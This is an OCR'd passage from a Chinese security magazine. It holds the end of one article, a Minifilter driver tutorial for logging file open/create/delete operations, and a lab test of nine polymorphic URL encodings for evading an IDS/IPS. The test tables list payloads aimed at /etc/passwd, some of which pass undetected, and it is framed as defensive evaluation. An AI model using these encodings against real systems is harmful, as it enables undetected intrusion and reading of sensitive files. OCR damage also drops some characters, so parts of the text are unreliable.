对于文件删除，我没有做特别的标记，因为删除一个文件即是添加一个文件到$RECYCLE 目录，而这又是可以明显看到的。



图 5

测试结果表明，该软件可以监控记录对于记事本、文本文档、excel、ppt、pdf 文件的创建、修改、重命名、打开、删除的操作行为，支持英汉两种语言。要实现多语言，要考虑的地方有菜单语言、工具语言、状态语言、图片按钮等，要扩展更多的语言需要递归遍历菜单栏工具栏等，通过调用 switchlanguage 切换接口方法可以实现。本程序只是实现了两种语言的切换，可以直接在程序里添加自定义语言来实现。至此，文件行为监控器就完成了。

文件操作行为监控

文/图 DebugMe

监控文件操作的方法有很多（比如 SSDT Hook、FSD Hook、文件系统过滤驱动等），本文将通过微软的 Minifilter 过滤框架实现监控特定文件的操作（打开、创建、删除）。在开始之前先简单介绍一下文件的打开与删除过程。

文件的打开和创建

文件的打开和创建都是通过 CreateFile 来实现的，可通过参数进行区分。CreateFile 的实质是给文件系统驱动发送 IRP_MJ_CREATE，因此可以捕获文件系统对该 IRP 的处理来监控文件打开和创建操作。

文件删除

当调用 WIN32 API DeleteFile 的时候，系统首先会打开该文件得到其句柄，然后对该句柄以 FileDispositionInformation 为参数调用 NtSetInformationFile，最后当文件句柄被关闭的时候，系统则删除该文件。而 NtSetInformationFile 实际上是给文件系统驱动发送了一个主功能号为 IRP_MJ_SET_INFORMATION 的 IRP 请求，因此对该 IRP 的捕获可用来监控文件的删除操作。

程序分为内核层和应用层两部分，前者是基于 Minifilter 的文件系统过滤驱动，将获取到的文件操作信息记录在缓冲区中，后者读取缓存区中的信息并显示。有关 Minifilter 的基本知识读者可参阅杂志上的《初探文件系统微过滤驱动》一文以及 WDK 等其它相关资料。

内核层

首先在 DriverEntry 中调用 FltRegisterFilter 注册过滤驱动，需要事先准备一个填充好的 FLT_REGISTRATION 结构体，里面包含一些回调函数的地址，其中比较重要的就是对 IRP 过滤的回调。由于本文只需要对 IRP_MJ_CREATE 和 IRP_MJ_SET_INFORMATION 进行过滤，因此只需设置这两个即可。

```
static FLT_OPERATION_REGISTRATION g_fltOperationRegistration[] = {
    {IRP_MJ_SET_INFORMATION,0, NULL, FileMonPostOperation, NULL},
    {IRP_MJ_CREATE, 0, NULL, FileMonPostOperation, NULL},
    {IRP_MJ_OPERATION_END}
};
```

此处将两处回调均设置为同一函数，在函数中可根据参数来判断是哪个 IRP。

```
static FLT_POSTOP_CALLBACK_STATUS FLTAPI
FileMonPostOperation(PFLT_CALLBACK_DATA pData,
                     PCFLT_RELATED_OBJECTS pFltObjects,
                     PVOID pConnectionContext,
                     FLT_POST_OPERATION_FLAGS flags)
{
    NTSTATUS nStatus;
    PFLT_FILE_NAME_INFORMATION pFileNameInfo;
    PLOG_ENTRY pLogEntry;
    if (g_fileOpMonGlobalData.pClientPort != NULL &&   //应用层已经打开通信端口
pFltObjects->FileObject != NULL){ //本次操作的文件对象存在
        nStatus = FltGetFileNameInformation(pData,
FLT_FILE_NAME_NORMALIZED| FLT_FILE_NAME_QUERY_ALWAYS_ALLOW_CACHE_LOOKUP,
                                            &pFileNameInfo); //获取文件名信息
        if (NT_SUCCESS(nStatus)){
            nStatus = FltParseFileNameInformation(pFileNameInfo);
            if (NT_SUCCESS(nStatus) &&
                pFileNameInfo->Extension.Buffer != NULL &&
                CheckFileExtension(&pFileNameInfo->Extension) == TRUE) //检查后缀
                RecordLogInfomation(pData, pFileNameInfo); //记录本次操作
            FltReleaseFileNameInformation(pFileNameInfo);
        }
    }
    return FLT_POSTOP_FINISHED_PROCESSING;
}
```

FileMonPostOperation() 的流程是先判断应用层是否在运行，然后调用 FltGetFileNameInformation 和 FltParseFileNameInformation 来解析本次操作对应的文件名，最后根据文件名后缀判断是否需要将本次操作记录。函数 RecordLogInformation()将本次操作的相关信息记录到内核缓冲区中，为此定义以下结构体来描述一次操作。

```
typedef struct _LOG_DATA
{
    ULONG ulLogDataSize;            //该记录的大小
    ULONG ulProcessId;               //进程 ID
    LARGE_INTEGER requestTime;    //该请求发起的时间
    ULONG ulOperationType;           //操作类型（打开，创建，删除）
    ULONG ulOperationStatus;         //操作状态
    WCHAR wcFileName[];              //文件名
}LOG_DATA, *PLOG_DATA;
```

结构体 LOG_ENTRY 将所有记录的信息组织成一个链表。

```
typedef struct _LOG_ENTRY
{
    LIST_ENTRY listEntry;
    LOG_DATA logData;
}LOG_ENTRY, *PLOG_ENTRY;
static VOID RecordLogInfomation(PFLT_CALLBACK_DATA pData,
                                PFLT_FILE_NAME_INFORMATION pFileNameInfo)
{
    ……
    PLOG_ENTRY pLogEntry;
    pLogEntry = AllocLogEntry(); //为本次记录分配内存
    ……
    RtlCopyMemory(pLogEntry->logData.wcFileName,
pFileNameInfo->Name.Buffer,
 pFileNameInfo->Name.Length); //设置文件名
    pLogEntry->logData.wcFileName[pFileNameInfo->Name.Length / 2] = L'\0';
    pLogEntry->logData.ulProcessId = (ULONG)PsGetCurrentProcessId();
    //获取并设置进程 ID
    KeQuerySystemTime(&pLogEntry->logData.requestTime); //获取并设置请求时间
    pLogEntry->logData.ulOperationStatus = pData->IoStatus.Status;//设置操作状态
    pLogEntry->logData.ulOperationType = GetOperationType(pData);
    //获取并设置操作类型
    pLogEntry->logData.ulLogDataSize = sizeof(LOG_DATA) + pFileNameInfo->Name.Length
+ sizeof(WCHAR); //设置该记录的大小（LOG_DATA 的大小+文件名大小+文件名结尾的空字符
大小）
    //将记录插入全局缓冲区链表
    ExInterlockedInsertTailList(&g_fileOpMonGlobalData.logList,
                                &pLogEntry->listEntry,
                                &g_fileOpMonGlobalData.logListLock);
 }
```

函数 GetOperationType()获取本次操作的类型（打开、创建与删除）。

```
static    ULONG GetOperationType(PFLT_CALLBACK_DATA pData)
{
    PFLT_PARAMETERS pParams = &pData->Iopb->Parameters;
    if (pData->Iopb->MajorFunction == IRP_MJ_SET_INFORMATION &&
        pParams->SetFileInformation.FileInformationClass == FileDispositionInformation)
         return OPERATION_DELETION;
    else if (pData->Iopb->MajorFunction == IRP_MJ_CREATE){
ULONG ulCreateDisposition = pData->Iopb->Parameters.Create.Options & 0xFF000000;
         if (ulCreateDisposition == (FILE_CREATE << 24) ||
             ulCreateDisposition == (FILE_OPEN_IF << 24) ||
             ulCreateDisposition == (FILE_OVERWRITE_IF << 24))
```

```
                return OPERATION_CREATION
        else if (ulCreateDisposition == (FILE_OPEN << 24) ||
                ulCreateDisposition == (FILE_OVERWRITE << 24))
                return OPERATION_OPEN;
    }
    return OPERATION_UNKNOWN;
}
```

接下来需要解决的问题是内核与应用层通信的问题。与传统的通过 DeviceIoControl 与内核通信不同，Minifilter 提供了一套新的 API，本文将采用这种方式与内核通信。内核中首先通过 FltCreateCommunicationPort()创建一个通信端口，该函数的参数指定了 3 个回调函数：FltCreateCommunicationPort(g_fileOpMonGlobalData.pFltFilter,&g_fileOpMonGlobalData.pServerPort,&objectAttributes,NULL,FileOpMonPortConnect,FileOpMonPortDisconnect,FileOpMonPortMessage,1);

当应用层打开和关闭该通信端口时，将分别调用 FileOpMonPortConnect 和 FileOpMonPortDisconnect，数据通过 FileOpMonPortMessage 传递给应用层。

```
static NTSTATUS FileOpMonPortMessage(PVOID pPortCookie,PVOID pInputBuffer,ULONG ulInputBufferLength,PVOID pOutputBuffer,ULONG ulOutputBufferLength,PULONG pReturnOutputBufferLength)
{
    ……
    KeAcquireSpinLock(&g_fileOpMonGlobalData.logListLock, &oldIrql);
    while (!IsListEmpty(&g_fileOpMonGlobalData.logList) && ulOutputBufferLength > 0){
        bHasData = TRUE;
        pLogEntry = (PLOG_ENTRY)RemoveHeadList(&g_fileOpMonGlobalData.logList);
        if (pLogEntry->logData.ulLogDataSize > ulOutputBufferLength){
            InsertHeadList(&g_fileOpMonGlobalData.logList, &pLogEntry->listEntry);
            break;
        }
        KeReleaseSpinLock(&g_fileOpMonGlobalData.logListLock, oldIrql);
        RtlCopyMemory(pOutputBuffer,
&pLogEntry->logData,
pLogEntry->logData.ulLogDataSize);
        ……
        ulBytesCopied += pLogEntry->logData.ulLogDataSize;
        ulOutputBufferLength -= pLogEntry->logData.ulLogDataSize;
    pOutputBuffer=(PVOID)((ULONG)pOutputBuffer+pLogEntry->logData.ulLogDataSize);
        FreeLogEntry(pLogEntry);
        KeAcquireSpinLock(&g_fileOpMonGlobalData.logListLock, &oldIrql);
    }
    KeReleaseSpinLock(&g_fileOpMonGlobalData.logListLock, oldIrql);
    if (ulBytesCopied == 0 && bHasData == TRUE)
        return STATUS_BUFFER_TOO_SMALL;
```

```
        else if (ulBytesCopied > 0){
            *pReturnOutputBufferLength = ulBytesCopied;
            KdPrint(("%d bytes copied.\n", ulBytesCopied));
            return STATUS_SUCCESS;
        }
        return STATUS_NO_MORE_ENTRIES;
    }
```

应用层

应用层通过 FilterConnectCommunicationPort()打开驱动创建的通信端口，然后创建一个线程，通过 FilterSendMessage()不断从内核读取数据。

```
    static unsigned int WINAPI LogThread(PVOID pParam)
    {
        GUI_CONTEXT* pGuiContext = (GUI_CONTEXT*)pParam;
        HRESULT hResult;
        ULONG ulBytesReturned = 0;
        PVOID pInputBuffer = NULL;
        while (pGuiContext->bStop == FALSE){
            hResult =
FilterSendMessage(pGuiContext->hFilterPort,&pInputBuffer,sizeof(PVOID),g_logBuffer,LOG_BUFFER_LENGTH,&ulBytesReturned);
            if (IS_ERROR(hResult) &&
    HRESULT_FROM_WIN32(ERROR_INVALID_HANDLE) == hResult)
                ExitProcess(0);
            DisplayLog(pGuiContext, g_logBuffer, ulBytesReturned); //显示
            Sleep(POLL_INTERVAL); //等待一段时间继续轮询
        }
        return 0;
    }
```

图 1 是最终运行效果图。本文只记录了几个特定后缀的文件操作，读者可参看以上代码根据需要修改。



图 1

（完）

多态 URL 绕过 IDS 的方法及测试验证

文/图 万雪林

IDS（入侵检测系统）在企业网络安全防护中，发挥着越来越重要的作用，是企业发现网络攻击最常用的工具。IDS 一般是通过特征匹配的方式来进行攻击检测，针对已知的攻击特征有效，黑客可以通过人为构造变种的 URL 或者数据包，如使用不同编码方式，从而使其不在 IDS 的规则集中，实现绕过 IDS 的目的。本文主要介绍了几种经典的多态 URL 绕过 IDS 方法，并且采用某国际知名的 IDS 系统进行测试验证，形成测试结果。我们发现虽然这几种绕过方法有些过时，但即使使用最新的 IPS 技术，同样能够实现绕过，在本文最后提出了改进建议。

多态 URL 绕过 IDS 的方法

提起多态二字，大家可能会联想到编写病毒技术中的“多态”、“变形”等加密技术，其实这里所讲的 URL 多态编码技术和病毒的多态变形技术有神似之处，就是用不同的表现形式来实现相同的目的。

多态 URL 编码技术有许多种，在此介绍 9 种常用且有一定代表性的方法。为了便于讲解，这里以提交地址为/unix/password 的 URL 作为实例。“/unix/password”已经被收集到大部分 IDS 的规则集文件中，因而当我们向目标机器直接提交/unix/password 时都会被 IDS 检测并报警。

1.“/./”字符串插入法

鉴于“./”的特殊作用，我们可以将其插入进 URL 中来实现 URL 的变形。比如对于/unix/password，我们可以将其改写为“/./.unix/./.password”、“/./unix/.//./password”等形式来扰乱 IDS 的识别标志分析引擎，实现欺骗 IDS 的目的。

2.“00”ASCII 码

其原理是计算机处理字符串时在 ASCII 码为 00 处自动截断。我们可以把/unix/password 改写为/unix/passwordIlovesecurity，用 Winhex 将 password 与 Ilove 之间的空格换为 00 的 ASCII 码，保存后再用 NC 配合管道符提交。这样在有些 IDS 看来，/unix/passwordIlovesecurity 并不与它的规则集文件中规定为具有攻击意图的字符串相同，从而就会对攻击者的行为无动于衷。

3.使用路径分隔符“”

对于像微软的 IIS 这类 Web 服务器，““也可以当“/”一样作为路径分隔符。有些 IDS 在设置规则集文件时并没有考虑到非标准路径分隔符””。如果我们把/unix/password 改写为 unixpassword 就可以逃过 IDS 的法眼了。

4.十六进制编码

对于一个字符，我们可以用转义符号“%”加上其十六进制的 ASCII 码来表示。比如/unix/password 中第一个字符“/”可以表示为“%2F”，接下来的字符可以用它们对应的 16 进制的 ASCII 码结合“%”来表示，经过此法编码后的 URL 就不再是原先的模样了，IDS

的规则集文件里可能没有编码后的字符串，从而就可以绕过 IDS，但这种方法对采用了 HTTP 预处理技术的 IDS 是无效的。

5.非法 Unicode 编码

UTF-8 编码允许字符集包含多于 256 个字符，因此也就允许编码位数多于 8 位。“/”字符的十六进制的 ASCII 码是 2F，用二进制数表示就是 00101111。UTF-8 格式中表示 2F 的标准方法仍然是 2F，但是也可以使用多字节 UTF-8 来表示 2F。字符“/”可以像表 1 中所示使用单字节、双字节、三字节的 UTF-8 编码来表示。

“/”字符表示方式	二进制	十六进制
单字节	0xxxxxxx00101111	2F
双字节	110xxxxx10xxxxxx1100000010101111	C0AF
三字节	1110xxxx10xxxxxx10xxxxxx11100000100000001010111 1	E080AF

表 1

按照此方法，我们可以对整个字符串都进行相应的编码。虽然编码后的 URL 最终指向的资源都相同，但它们的表达方式不同，IDS 的规则集文件中就可能不存在此过滤字符串，从而实现了突破 IDS 的目的。

6.多余编码法

多余编码又称双解码，就是指对字符进行多次编码。比如“/”字符可以用“%2f”表示，“%2f”中的“%”、“2”、“f”字符又都可以分别用它的 ASCII 码的十六进制来表示，根据数学上的排列组合的知识可知，其编码的形式有 2 的 3 次方，于是“%2f”可以改写为“%25%32%66”、“%252f”等来实现 URL 的多态，编码后的字符串可能没被收集在 IDS 的规则集文件中，从而可以骗过某些 IDS。

7.加入虚假路径

在 URL 中加入“../”字符串后，在该字符串后的目录就没有了意义，作废了。因此利用“../”字符串可以达到扰乱了识别标志分析引擎，突破 IDS 的效果！

8.插入多斜线

可以使用多个“/”来代替单个的“/”，替代后的 URL 仍然能像原先一样工作。比如对 /unix/password 的请求可以改为////unix////password。

9.综合多态编码

顾名思义，就是选取前面介绍的 2 种或多种进行综合编码，达到绕过的目的。

测试验证

1.测试环境准备

测试环境拓扑图如图 1 所示。



图 1 测试环境拓扑图

测试环境设备所用系统、软件详细情况如表 2 所示。

设备	操作系统	软件环境	IP 地址
Web 服务器	Windows 2003 x86 企业版	IIS 6.0	192.168.2.10
IPS 管理服务器	Windows2008 R2 x64 企业版	特征库 2013 年 5 月 31 日	99.1.57.237
PC 客户端	Windows XP SP3 x86 旗舰版	Netcat 1.10	192.168.2.221
IPS 传感器	型号 xxxx	特征库：2013 年 5 月 31 日	99.1.57.238

表 2 测试设备及版本清单

WEB 服务器配置。在 WEB 服务器上安装 IIS 6.0，访问目录下新建文件/cmb/index.html，并配置 IP：192.168.2.10，在 PC 客户端配置 IP：192.168.2.221。由于浏览器客户端对扩展编码会进行解码，所以需要使用 NC 工具直接提交 URL 请求，使用命令：nc 192.168.2.10 80 < c:\1.txt 提交请求到 WEB 服务器，得到正确反馈内容，如图 2 所示，文件 1.txt 中包含提交 URL 内容，如图 3 所示。

```
C:\nc>nc 192.168.2.10 80 < f:\1.txt
HTTP/1.1 200 OK
Content-Length: 190
Content-Type: text/html
Last-Modified: Mon, 29 Apr 2013 02:54:59 GMT
Accept-Ranges: bytes
ETag: "90212ef08444ce1:1e7"
Server: Microsoft-IIS/6.0
Date: Fri, 17 May 2013 00:54:45 GMT

<html>

<head>
<meta HTTP-EQUIV="Content-Type" Content="text/html; charset


<title ID=titletext>test</title>
</head>

<body bgcolor=white>
hello cmb
```

图 2 web 服务器返回结果



图 3 nc 发送文本内容

2.测试验证

2.1 测试思路

编辑 1.txt 文件，通过 NC 工具提交，依次发送 9 类包含多态 URL 技术的 URL 地址，并通过 IPS Senor 访问 WEB 服务器，使用 Wireshark 工具分析记录 URL 请求传送连接情况，查看 NSM 实时告警状态并记录。

本次测试用到两大类测试用例：测试用例一包含的多态 URL 中不含已知的入侵攻击特征，可以测试 IPS 对多态 URL 本身特征库是否做检测告警，以及多态 URL 格式能否正常获取服务器资源；测试用例二包含多态 URL 并且含已知入侵攻击特征，可以测试利用多态 URL 能否绕过 IPS 检测。

测试用例一（不含已知入侵攻击特征）及测试结果如表 3 所示。

URL 编码类型	测试例一	测试结果	测试例二	测试结果	测试例三	测试结果
“/./” 字符串插入法	http://192.168.2.10/./cmb/test.html	正常访问无告警	http://192.168.2.10/./cmb/./test.html	正常访问无告警	http://192.168.2.10/././cmb/././test.html	正常访问无告警
“00 ” ASCII 码	http://192.168.2.10/cmb/abc test.html	无法访问无告警				
使用路径分隔符“\”	http://192.168.2.10/cmb\test.html	正常访问无告警	http://192.168.2.10\cmb%5ctest.html	无法访问无告警		
十六进制编码	http://192.168.2.10/cmb%2Ftest.html	正常访问无告警				
非法 Unicode 编码	http://192.168.2.10/cmb2Ftest.html	无法访问无告警	http://192.168.2.10/cmbC0AFtest.html	无法访问无告警	http://192.168.2.10/cmbE0 80AFtest.html	无法访问无告警
多余编码法	http://192.168.2.10/cmb%2ftest.html	正常访问无告警	http://192.168.2.10/cmb%25%32%66test.html	无法访问无告警	http://192.168.2.10/cmb%252ftest.html	无法访问无告警

加入虚假路径	http://192.168.2.10/cmb../test.html	无法访问无告警	http://192.168.2.10../cmb/test.html	无法访问无告警		
插入多斜线	http://192.168.2.10/cmb//test.html	正常访问无告警	http://192.168.2.10//cmb/test.html	正常访问无告警	http://192.168.2.10////cmb////test.html	正常访问无告警
综合多态编码	http://192.168.2.10/./cmb\test.html	正常访问无告警	http://192.168.2.10//%2fcmb\test.html	正常访问无告警	http://192.168.2.10\cmb../test.html	无法访问无告警

表 3

测试用例二（包含已知入侵攻击特征）及测试结果如表 4 所示。

URL 编码类型	测试例一	测试结果	测试例二	测试结果	测试例三	测试结果
“/./” 字符串插入法	http://192.168.2.10/./etc/passwd	告警	http://192.168.2.10/./cmb/./etc/passwd	告警	http://192.168.2.10/./../cmb/./../etc/passwd	告警
“00 ” ASCII 码	http://192.168.2.10/etc/passwd	无告警				
使用路径分隔符“\”	http://192.168.2.10\cmb\etc\passwd	无告警	http://192.168.2.10\cmb%5cetc\passwd	无告警		
十六进制编码	http://192.168.2.10/cmb%2Fetc/passwd	告警				
非法 Unicode 编码	http://192.168.2.10/cmb/etc2Fpasswd	无告警	http://192.168.2.10/cmb/etcC0AFpasswd	无告警	http://192.168.2.10/cmb/etcE080 AFpasswd	无告警
多余编码法	http://192.168.2.10/cmb/etc%2fpasswd	告警	http://192.168.2.10/cmb/etc%25%32%66passwd	告警	http://192.168.2.10/cmb/etc%252fpasswd	告警
加入虚假路径	http://192.168.2.10/cmb/etc./passwd	无告警	http://192.168.2.10../etc/passwd	告警		
插入多斜线	http://192.168.2.10/cmb/etc//passwd	无告警	http://192.168.2.10/cmb/etc///passwd	无告警	http://192.168.2.10/cmb////etc////passwd	无告警
综合多态编码	http://192.168.2.10/cmb\etc..%2fpasswd	无告警	http://192.168.2.10/cmb%5cetc\passwd	无告警	http://192.168.2.10/cmb\etc%2fpasswd	无告警

表 4

根据测试用例一（不含已知入侵攻击特征）的测试结果和测试用例二（包含已知入侵攻

击特征）测试结果对比分析，由 wireshark 抓包工具证明 URL 访问连接状态，可以分别验证每种多态 URL 情况下 IPS 检测是否失效。

2.2 测试过程

由于篇幅限制，这里只列出其中 2 种绕过方法的测试详细过程，其它绕过方法测试详细过程略去，只给出测试结果。

2.2.1 多态 URL：“/./”字符串插入法

如图 4～图 9 所示，为输入包含“/./”字符串插入法下的抓包记录。



图 4 测试用例一（不含已知入侵攻击特征）



图 5 测试用例一（不含已知入侵攻击特征）



图 6 测试用例一（不含已知入侵攻击特征）



图 7 测试用例二（包含已知入侵攻击特征）

